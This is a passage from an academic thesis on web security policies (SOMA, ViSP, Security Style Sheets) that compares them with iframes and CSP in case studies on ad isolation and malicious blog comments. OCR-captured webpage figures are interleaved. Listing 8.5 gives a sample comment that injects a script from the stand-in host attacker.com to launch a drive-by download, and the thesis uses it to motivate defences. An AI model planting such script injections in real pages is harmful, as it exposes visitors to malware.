- SSS's page channels restrict communication between page elements, so any malicious behaviour requiring $A_{ok}(e, f)$ will be restricted.

Malicious behaviour	Relevant Policies	How?
Malicious Content Injection (Cross-site Scripting)	ViSP, SSS (page channels)	Requires $W(e,i)$, but this is restricted by whitelist
Defacement	ViSP, SSS (page channels)	Requires $W(e,i)$ but this is restricted by whitelist
Additional content load	SOMA, SSS (domain channels)	Often requires $C_{ok}(r)$, but this is restricted by whitelist
Information leakage	ViSP, SSS (page channels) SOMA, SSS (domain channels)	Requires $A_{ok}(e,f)$, restricted by whitelist Requires $C_r(e,c,t)$ restricted by whitelist
Use of user credentials	ViSP, SSS (page channels) SSS (execution)	Requires $A_{ok}(e,f)$ restricted by whitelist Requires $M(e,f)$ which is stopped by limited execution
Cross-site request forgery	SOMA, SSS (domain channels)	Requires $C_{ok}(e,u)$ which can be stopped by whitelists on either side (SOMA) or only on origin side (SSS). When prevented by origin only, does not stop malicious origin sites.

Table 7.1: How security policies mitigate attacks

- SSS's execution restricts execution of scripts in some locations of the page, so any malicious behaviour requiring $M(e,f)$ will be restricted.

In summary, the effect of security policy is to place additional restrictions upon the page in order to limit attacks. I have concentrated on a few functions: communications for loading content, communications between elements of the page (either visual elements or HTML DOM elements), and script execution. Many web attacks require the functionality in these restricted actions, so placing restrictions upon when and how these actions occur can make a large impact upon the security of the web.

8 Policy Examples

A large portion of our argument is that existing security techniques, while improving security, are fairly complex to use correctly, leading to only limited deployment and thus limited effects on the practical security of the web. To demonstrate this, we will look in detail at three attack scenarios, how they would be dealt with using SOMA, ViSP and SSS, what the equivalent solution would be using existing security technologies, and an analysis of how these solutions are deployed and would work.

The goal here is to demonstrate the gap between our simplified policy and the existing heavier weight tools. We want to highlight some of the issues that someone might encounter trying to implement equivalent protections using existing techniques to demonstrate some of the reasons that even a dedicated defender might choose to forgo protections even knowing the risks involved.

8.1 Procedures for Policy Creation

Before we look at specific policy examples, it is useful to summarize what information we must gather for each policy.

- **The list of domains with whom this page or website needs to communicate.** This includes any loaded content in the page, be it an image, JavaScript, Flash or something else.

This information can be gathered by watching the page load and seeing what sources it uses. Equally, someone familiar with the page and its relationships with third parties could provide a list. By default, trust is transitive, so remember that a known third party may in turn load from other third parties who are not on the initial list.

Policies using this information: CSP, SOMA, SSS.

- **The internal sections of a page dealing with sensitive or dangerous information.** Basically, one must determine the regions of interest in the page. Private information, such as a user's email or bank balance, is one type of sensitive information. Information from third parties is another type of sensitive information, as they may have competing interests or could be compromised. User-contributed information can also be dangerous as it is a common way for an attacker to insert malicious code.

  Information coming directly from third parties can be gathered in an automated way by inspecting the final document. Other types of sensitive information are a little harder, as we discussed in Section 2.4.2.2, but techniques used for tainting may help here as well. Heuristic techniques may even be used, as we discuss later on in Section 9.7. All these techniques may be supplemented by an expert.

  Policies using this information: iframes, ViSP, SSS.

8.2 Advertiser Alters Page Content

As our first case study, let us revisit the example given in Section 5.4. In this scenario, we examine a site that provides reviews of products and wishes to display advertisements in order to make money. Because targeted advertisements would likely include competing products, the site wants to ensure that the advertisements cannot in any way alter the reviews to suit their competing interests better. Figure 8.1 shows a couple of sites with the potentially conflicting advertisements and content highlighted.

An attack in this case would involve code inserted with the advertisement that somehow changed the content of the page. One such example was shown in Listing 5.1 back in Section 5.4.

8.2.1 Existing Protections


8.2.1.1 Fixing the code

As far as the defender is concerned, it is very hard to do input validation to ensure that the advertisement code is not doing anything unwanted. There are a few reasons for this:

1. The advertisement is only inserted when the page is loaded in the browser, so the server never gets an opportunity to do input validation on the advertisements that are sent.
2. Determining the behaviour of a program is a hard problem, and determining if any behaviour is malicious is currently an unsolved problem.

However, although the problem may be theoretically intractable, it is possible to use some heuristic methods to improve the likelihood of a safe advertisement.

1. The server could run a script to periodically browse pages and test the resulting code for specific behaviours such as any modification of the page content. This would not help the users directly, but could be used as an early warning system for the site operator.
2. The site operator could create a server-side script that loaded and executed the JavaScript in a controlled environment, then use a tool to strip any JavaScript from the result and insert only the remaining HTML into the document instead of the original JavaScript.



Home > News > Crave

crave

THE GADGET BLOG FROM CNET

What's Hot: | HP TouchPad | ...i U | PlayStation Network | Chrome | iPhone 5 |

...LY 8, 200... 19 AM PDT

Canon's EOS Rebel XS

Print E-mail

Recommend 28 Tweet 0 +1 0 Share 8 comments

updated 7/8: Today, Canon USA announced pricing and availability for the U.S. it looks like the company's only selling a kit version, with the EF-S18-55mm f/3.5-5.6 IS lens, for $699.99, and it's slated to ship next month.

(June 9) Say what you will about the rumor mill, it frequently comes through. In this case, except for the small detail of *when* it would be available, **rumors about the Canon EOS Rebel XS** turned out to be true. However, instead of waiting until Photokina to announce it, Canon debuted the new entry-level dSLR today.

Ad Info

SONY make.believe

All you really need for college. Windows 7

Buy a VAIO® S laptop, get a sheet battery for $75 and enjoy up to 15 hours of battery life.


*Valid through July 17. Regular price $150.

Learn More

about crave

The name says it all. Crave is our blog about gorgeous gadgets and other crushworthy stuff. If you would like to contact Crave with a tip or comment, please write to: crave@cnet.com

(a) Canon camera review on CNET Crave with ad from competitor Sony



* The Canon EOS 1000D and 1100D represent a parallel, simplified sub-class of the Rebel series

Headline / New features

- 18 Megapixel APS-C CMOS sensor
- DIGIC 4 processor with ISO 100-6400 (Expansion to 12800)
- Fully articulated 7.7cm (3.0") 3:2 Clear View LCD with 1,040k dots
- Full HD movie recording with manual control and selectable frame rates
- Digital zoom in movie mode (3x - 10x)
- New 'Scene Intelligent Auto' exposure mode (replacing full auto)
- 'Basic+' and 'Creative F...
- Integrated wireless flash control
- 'Video Snapshot' mode for the creation of multi-take movies

Revised kit lens - Canon EF-S 18-55mm F3.6-5.6 IS II

Ads by Google

Nikon Lenses Canada
Save Hundreds on Nikon Lenses today Shop and save for Nikon at Vistek.
www.vistek.ca/Nikon//Lens/Sale

Lens.com Official Site
We guarantee low prices. Visit us before shopping elsewhere. 70% Off.
www.Lens.com

SPAO Photo School Ottawa
Courses and workshops. Small class size. NYC studio style.
www.spao.ca

Latest reviews

Panasonic Lumix DMC-G3
Jul 11, 2011
75%

(b) Canon camera review on Digital Photography Review with ad for lenses from competitor Nikon

Figure 8.1: Two different camera review sites displaying advertisements for a competing brand. The brand names are circled to make them easier to spot.

This has the disadvantage that any JavaScript required by the advertisement will also be lost.

3. The site operator could create a server-side script that grabbed the JavaScript and ran it through a system such as JSReg, Microsoft's Web Sandbox or Google's Caja to alter the code so that it does not access any outside structures and then insert the result into the page instead of the original JavaScript. This has the disadvantage that the resulting advertisement will not be able to use JavaScript to gain insights about the rest of the page in order to better customize advertisements displayed. Note that JSReg, at least, has been found to be flawed (and subsequently fixed) on numerous occasions.

4. The site operator could create a server-side script that scanned for specific behaviours of the site operator's choosing.

There is no guarantee that any of these would be a very robust solution, but they could be "good enough" for some attacks.


8.2.1.2 iframes

The primary way to deal with this attack is to ensure that any code loaded with the advertisement is loaded in a separate context than the rest of the page so that under the same origin policy, it does not have the permissions necessary to access and modify the entire page. Right now, iframes are the easiest way to integrate content from another source while retaining a separate context. Listing 8.1 shows how an iframe was used to display the advertisement shown in Figure 8.1a.

As you can see in Listing 8.1, when the advertising server is set up to work in this way, it can be very simple to include an iframe. However, many advertisers ask users to include

```
<iframe width="300" scrolling="no" height="250" frameborder="0"
allowtransparency="true" leftmargin="0" topmargin="0" marginwidth="0"
marginheight="0"
src="http://view.atdmt.com/ULA/iview/332013773/direct;pc.522017/01/2011.07.14.20.09.49?↩
    click=">
```

Listing 8.1: Code corresponding to Figure 8.1a, demonstrating use of an iframe to display an advertisement



```
<td>
  ▶ <script type="text/javascript" language="JavaScript">
  ▼ <script src="http://www.projectwonderful.com/gen.php?id=16064&type=5&
    r=175.4" type="text/javascript" language="JavaScript">


      document.write("<table cellpadding=\"0\" border=\"0\" cellspacing=\"0\" width=\"728\" bgcolor=\"#ffffff\">");
      document.write("<tr bgcolor=\"#ffffff\">");
      document.write("<td width=\"728\" bgcolor=\"#ffffff\" valign=\"top\" align=\"center\" style=\"vertical-align:top;\
      document.write("<a href=\"http://www.projectwonderful.com/out.php?go=90888462&_r=" +  escape(document.referrer) +
      document.write("</td>");
      document.write("</tr>");
      document.write("<tr><td bgcolor=\"#ffffff\" colspan=1><center><a style=\"font-size:10px;color:#0000ff;line-height:
      document.write("<tr>");
      document.write("<td colspan=1 valign=\"top\" width=728 bgcolor=\"#000000\" style=\"height:3px;font-size:1px;paddir
      document.write("</td></tr>");
      document.write("</table>");
    </script>
  ▶ <table width="728" cellspacing="0" cellpadding="0" border="0" bgcolor="#ffffff">
    <noscript> &lt;map name="admap16064" id="admap16064"&gt;&lt;area
    href="http://www.projectwonderful.com/out_nojs.php?r=0&amp;amp;c=0&amp;
    amp;id=16064&amp;amp;type=5" shape="rect" coords="0,0,728,90" title="" alt=""
    target="_blank" rel="nofollow" /&gt;&lt;/map&gt;  &lt;table cellpadding="0"
    border="0" cellspacing="0" width="728" bgcolor="#ffffff"&gt;&lt;
    tr&gt;&lt;td&gt;&lt;img src="http://www.projectwonderful.com
    /nojs.php?id=16064&amp;amp;type=5" width="728" height="90" usemap="#admap16064"
    border="0" alt="" /&gt;&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td
    bgcolor="#ffffff" colspan="1"&gt;&lt;center&gt;&lt;a style="font-size:10px;
```

Figure 8.2: Partial code used to include advertisements from Project Wonderful, as seen live on a website

JavaScript rather than an iframe in order to include advertisements, as shown with the Project Wonderful ads in Figure 8.2 or the Google Adsense ads in Listing 8.2.

This method of inclusion in beneficial to the advertiser, since it allows them access to the rest of the page, making it easier to tailor advertisements to the page content appropriately and to collect data on users viewing the page. However, these benefits are in some ways mutually exclusive with the goal of providing separation, and as such it can be very challenging to provide separation in this case.

Subspace [43] provides one possible answer to allow for both separation and communi-

```
<script type="text/javascript"><!--    .
google_ad_client = "pub-0000000000000000";
google_ad_slot = "0000000000";
google_ad_width = 300;
google_ad_height = 250;
//-->
</script>
<script type="text/javascript"
src="http://pagead2.googlesyndication.com/pagead/show_ads.js">
</script>
```

Listing 8.2: Code used to include a Google AdSense advertisement. ID numbers have been replaced with zeros.

cation. They use nested iframes and different domains and sub-domains to do this. For a simple advertisement, it might look something like this:

1. Top level frame includes mediator frame.

   e.g. `<iframe src="http://www.example.com/mediator.html">`

2. Mediator frame in `http://wwww.example.com/mediator.html` includes the advertisement frame.

   e.g. `<iframe src="http://webservice.mashup.com/advertisement.html>`

   (a) Note that this frame uses a different subdomain, so someone will need to create this subdomain by updating the appropriate DNS records and setting up a web server to handle requests for that domain. Although updating DNS records can be done quickly by someone who has access, it is worth noting that many people do not have easy direct access to do such things as part of their hosting plans. In theory, DNS records for a new, previously unused subdomain should not experience delays, configuration errors at the user side or on intermediary servers could cause the new subdomain to be unavailable for hours or even days.

3. The advertisement frame can then include the advertisement code (like what is shown in Listing 8.2.

This provides basic separation. However, in order to provide communication, more steps are needed

4. The page maintainer must create a subspace communication object which can be used to pass data

5. The advertisement code must be altered by the advertiser to make use of this communication, or encapsulated with some sort of translation library inside the iframe.

   This could be a very complex change since the page maintainer may have to learn a lot about what data the advertiser wants and needs, something that is often not easily guessed because the advertisement code is obfuscated (presumably to protect trade secrets). It may be that the advertiser will refuse to place ads without access to the full page directly, so there could be legal, contractual negotiations required as well as technical ones.


8.2.1.3 CSP

CSP does not provide any sub-page protections and thus cannot stop this attack unless it blocked the advertiser entirely.

8.2.2 My policies

8.2.2.1 SOMA

Like CSP, SOMA does not provide any sub-page protections and thus could not stop this attack unless it blocked the advertiser entirely.


Home > News > Crave
crave
THE GADGET BLOG FROM CNET
What's Hot: | HP TouchPad | Wii U | PlayStation Network | Chrome | iPhone 5 |
Print
E-mail
Recommend 28
Tweet 0
+1 0
Share
8 comments
SONY
make.believe
All you really need for college.
Windows 7
Learn More
about crave

JULY 8, 2008 8:19 AM PDT

Canon's EOS Rebel XS

by Lori Grunin

updated 7/8: Today, Canon USA announced pricing and availability for the U.S. it looks like the company's only selling a kit version, with the EF-S18-55mm f/3.5-5.6 IS lens, for $699.99, and it's slated to ship next month.

(June 9) Say what you will about the rumor mill, it frequently comes through. In this case, except for the small detail of *when* it would be available, **rumors about the Canon EOS Rebel XS** turned out to be true. However, instead of waiting until Photokina to announce it, Canon debuted the new entry-level dSLR today.

Buy a VAIO® S laptop, get a sheet battery for $75 and enjoy up to 15 hours of battery life.

*Valid through July 17. Regular price $150.

The name says it all. Crave is our blog about gorgeous gadgets and other crushworthy stuff. If you would like to contact Crave with a tip or comment, please write to: crave@cnet.com

Figure 8.3: Visual Security Policy for encapsulating the advertisement on CNet Crave

```
<structure alt="whole page">
    <structure alt="Columns">
        <structure alt="Content Column" />
        <structure alt="Right Column">
            <box id="div:madison_ad_211_100" alt="Advertisement" />
        </structure>
    </structure>
</structure>
```

Listing 8.3: Simple ViSP Advertisement encapsulation

8.2.2.2 ViSP

ViSP is specifically designed with this sort of scenario in mind. Listing 5.2 back in Section 5.4 gives a larger, more detailed policy example for advertisement protection. A more minimal example is given in Figure 8.3 and Listing 8.3, where the advertisement is the only piece of the page separated from the whole. A very similar policy could be used for Figure 8.1b as well, since the main content in the first column and the advertisement appears within the second column.

Like with the iframe solution, more will need to be done if the advertiser requires access to more data within the page. This could come in the form of a channel, which would be

```
#madison_ad_211_100 {
    domain-channels: http://view.atdmt.com/;
    page-channels: none;
}
```

Listing 8.4: Simple Security Style Sheets Advertisement encapsulation

added by putting a box around any content to be shared and a channel within that box that allows the advertising box access to that content.

8.2.2.3 SSS

The Security Style Sheets solution is slightly more concise than the ViSP solution because less information is needed about the layout. Listing 8.4 gives a sample policy for advertisement encapsulation based on the page shown in Figure 8.1a.


Again, if specific information is needed by the advertiser, additional channels would have to be made to accommodate their needs.

Note that Security Style Sheets version of this actually does constrain the domains allowed within the advertisement box, potentially making it safer if the advertiser was compromised and has begun loading malicious code. However, like with CSP and SOMA, the single-domain restriction may need to be relaxed if the advertising server needs to be able to load code from other sources.

8.3 Malicious Comment Inserts Drive By Download Code

As our second case study, let us consider a site that allows comments under each post. For visual reference, we will use the Cake Wrecks Blog. A sample portion of a post with comments below is shown in Figure 8.4.

Suppose that the attacker has some way to insert malicious code into a comment on the blog (This is likely not true on the Cake Wrecks blog specifically, but has been seen on a


*Thanks to Emily R., Jackie N., Char M., Rebecca J., Erin M., Jesse D., & Michelle M., who think Team Lupin vs Team Snape would work. You know, because of Snape's **sparkling** personality.*

Posted By Jen At 9:30 AM Labels: Beyond Bizarre, Missed Marks

85 comments | Post a Comment

Sharyn said...
Thanks for telling us that was a golden snitch. I thought someone had decapitated Yoda.
July 15, 2011 9:37 AM

SuBee said...
Perhaps Slytherine is the name of the birthday gir.
Just sayin'...
July 15, 2011 9:38 AM

JessicaT said...
OMG I love the HP/Twilight cupcake mashup! It's like techno, but for food. Awesome today, I'm sure there will be many more HP wrecks out there!
July 15, 2011 9:38 AM

Figure 8.4: A fragment of a post on the Cake Wrecks Blog, showing comments below the blog entry

```
Great site! Very informative!
<script src="http://attacker.com/doEvil.js" />
```

Listing 8.5: Malicious code designed to load a drive-by download attack from attacker.com

great many other sites.) This malicious code could take any form, but for the purposes of this example, we assume that it is loading a drive-by download attack from attacker.com. The inserted comment would be like the one shown in Listing 8.5. (The complimentary comment is a common tactic used by blog spammers to encourage vain users to leave the comments even though they may contain spammy links. This tactic could also be used to encourage users to leave the malicious comment on the blog.)

8.3.1 Existing Solutions

8.3.1.1 Fixing the code

The primary way to avoid this attack is to do better input validation of the comments. In this case, this is a simple matter of removing all HTML, or if some HTML is desired, removing the offending <script> tag. However, while the particular example in Listing 8.5 is fairly trivial to detect, doing perfect input validation can be harder if the adversary makes a better effort to obfuscate their attack code and break any detection methods as we discussed in Section 2.4.2.1.

8.3.1.2 iframes

For a drive-by download attack, iframes provide no additional protection. For this particular attack, iframes are useless.

However, iframes could be used for other comment-based attacks. If the attack were not a drive-by download but instead some sort of page manipulation or attempt to steal

```
X-Content-Security-Policy: allow 'self';
```

Listing 8.6: Very basic CSP policy for stopping drive-by downloads

information from other users, we might want to use iframes to limit the damage. Type of attack is shown in Section 8.4.

8.3.1.3 CSP

The easiest way to defeat the particular code given in Listing 8.5 is to prevent anything from attacker.com from loading. Listing 8.6 shows the simplest policy for doing this.

However, that basic policy would actually break things on the Cake Wrecks page, which requires content from a variety of other sources. To give you an idea of what this looks like, some of the relevant lines of HTML/CSS have been clipped from the document and put together in Listing 8.7. This is not all content loads, just a quick listing from the initial HTML document provided by the website.

```
<link rel="image_src" href="http://4.bp.blogspot.com/-av3jS3x3vfo/ThyuzyhSK3I/AAAAAAAAWYs/↩
    g54KYemwwl8/s72-c/emily%2Brig.ow.slytherin%2Bmisspell.jpg" />
<link type='text/css' rel='stylesheet' href='http://www.blogger.com/static/v1/widgets↩
    /129348724-widget_css_bundle.css' />
<link type='text/css' rel='stylesheet' href='http://www.google.com/uds/css/gsearch.css' />
<link rel="stylesheet" type="text/css" href="http://www.blogger.com/dyn-css/authorization.↩
    css?targetBlogID=1932214040062195180&zx=22ef30ae-cbbf-43b6-a229-b72b892bf167"/>
background: #184a7c url('http://1.bp.blogspot.com/_0WoUo3FUJoo/TAe0l2eIUlI/AAAAAAAAAMQ/↩
    tqf2aBZRjk4/S1600-R/bgrefresh-A-1.jpg') no-repeat top center;
ul.share li.digg { background: url('http://4.bp.blogspot.com/_0WoUo3FUJoo/TAcQKPImB9I/↩
    AAAAAAAAAKo/lFAeYnTuWq4/S1600-R/btn_digg_24x21.jpg') no-repeat; width: 24px !important↩
    ; }
ul.share li.fb { background: url('http://4.bp.blogspot.com/_0WoUo3FUJoo/TAcQmHaGggI/↩
    AAAAAAAAAK4/cS5j-1qQ_8s/S1600-R/btn_fb_24x21.jpg') no-repeat; width: 24px !important; ↩
    }
ul.share li.tw { background: url('http://4.bp.blogspot.com/_0WoUo3FUJoo/TAcRG2FvVTI/↩
AAAAAAAAALA/ovcRJ8Cw_hs/S1600-R/btn_tw_24x21.jpg') no-repeat; width: 24px !important; }
ul.share li.email { background: url('http://3.bp.blogspot.com/_0WoUo3FUJoo/TAcQXaicTlI/AAAAAAAAAKw/vs5cfPEIEIg/S1600-R/btn_email_26x21.jpg') no-repeat; width: 26px !important; }
.post-header { background: url('http://2.bp.blogspot.com/_0WoUo3FUJoo/TAce5wah0hI/AAAAAAAAALg/RVTmF6mp4FA/S940-R/post_hd.png') 0 0; padding: 10px 20px;
background: url('http://2.bp.blogspot.com/_0WoUo3FUJoo/TAcT8B6Ui0I/AAAAAAAAALI/ClRSpmtT4io/S940-R/post_bg.png') 0 0; padding: 10px 20px; line-height:1.4em;
<script src='http://ajax.googleapis.com/ajax/libs/jquery/1.4.2/jquery.min.js' type='text/javascript'></script>
<link rel="shortcut icon" href="http://4.bp.blogspot.com/_0WoUo3FUJoo/TFNV7BsyVaI/AAAAAAAAANM/Ky5D7gFgUCk/s160/favicon.png"
type="image/x-icon /" />
<iframe src="http://www.blogger.com/navbar.g?targetBlogID=1932214040062195180&amp;blogName=Cake+Wrecks&amp;publishMode=PUBLISH_MODE_BLOGSPOT&amp;navbarType=LIGHT&amp;layoutType=LAYOUTS&amp;searchRoot=http://cakewrecks.blogspot.com/search&amp;blogLocale=en&amp;homepageUrl=http://cakewrecks.blogspot.com/&amp;targetPostID=5496399421095409865&amp;vt=1585636209926230835" marginwidth="0" marginheight="0" scrolling="no" frameborder="0" height="30px" width="100%" id="navbar-iframe" allowtransparency="true" title="Blogger Navigation and Search"></iframe>
<img alt='' height='18' src='http://img1.blogblog.com/img/icon18_wrench_allbkg.png' width='18'/>
